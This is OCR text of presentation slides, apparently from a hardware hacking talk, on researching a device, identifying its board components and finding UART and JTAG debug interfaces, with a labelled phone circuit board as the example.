
- If it has Radio (WIFI, Bluetooth,…) it will be on the FCC website
- Find Online manuals, Marketing material, etc.
- Find Forum of users (sysadmin, …)
- Look online for firmware downloads

WHAT DO WE DO NOW?
LET'S VOID WARRANTIES!

Identifying the main components

- Usually we can find
  - CPU (maybe more than one) or System On Chip (SoC)
  - RAM
  - On board storage (Flash chip, eeprom, SDCard, …)
  - WIFI/Bluetooth module (Maybe under a metallic shield)
  - …
- Components Have labels printed on them
  - Google the label to find more information
  - Datasheet Tell You how to use the component
  - Sometimes Datasheet are not publicly available ☹


RAM
UART
EEPROM
CPU
???
UART
Keyed RJ45
BROADCOM
BCM11109KFBG
UG1346 P20
336374 N1B W
LANKOM
LAN2482
U1349-51G
X401 : 25MHZ
HANDSET
HEADSET
MOD
PC
LAN
LCD
KEYPAD
SPEAKER
MIC1
MIC2
UART1
UART0



NAND Flash


TEST POINTS AND DEBUG HEADERS

- Why would you expect them?
  - Use same PCB as the Development ones
  - Manufacturing process (flash, Verification)
  - Post Mortem
- What to look for?
  - UART (conveniently labeled here ☺)
  - JTAG
  - Test Points
  - Debug Headers

TEST POINTS AND DEBUG HEADERS


- UART
  - 4 (sometimes 3) pins (RX, TX, 3.3/5V, GND)
  - Used for serial communication
  - Usually the test points are aligned; not always
  - VCC (3.3V, 5V, …) is optional (aka usually better not to connect it)
  - Need to know/Find connection speed (the baud rate)
    - If you see something, like random bytes, just try different baud rate
    - Only so many common ones
    - "Auto-baud" feature







TEST POINTS AND DEBUG HEADERS


- JTAG
  - Used for debugging hardware
  - Lots of different pinouts, but only a few pins needed
  - Standard connectors, but not always there
  - May have to solder resistor on unpopulated headers
  - Can be used to dump memory (sometimes)



http://www.keil.com/support/man/docs/ulink2/ulink2_hw_connectors.htm




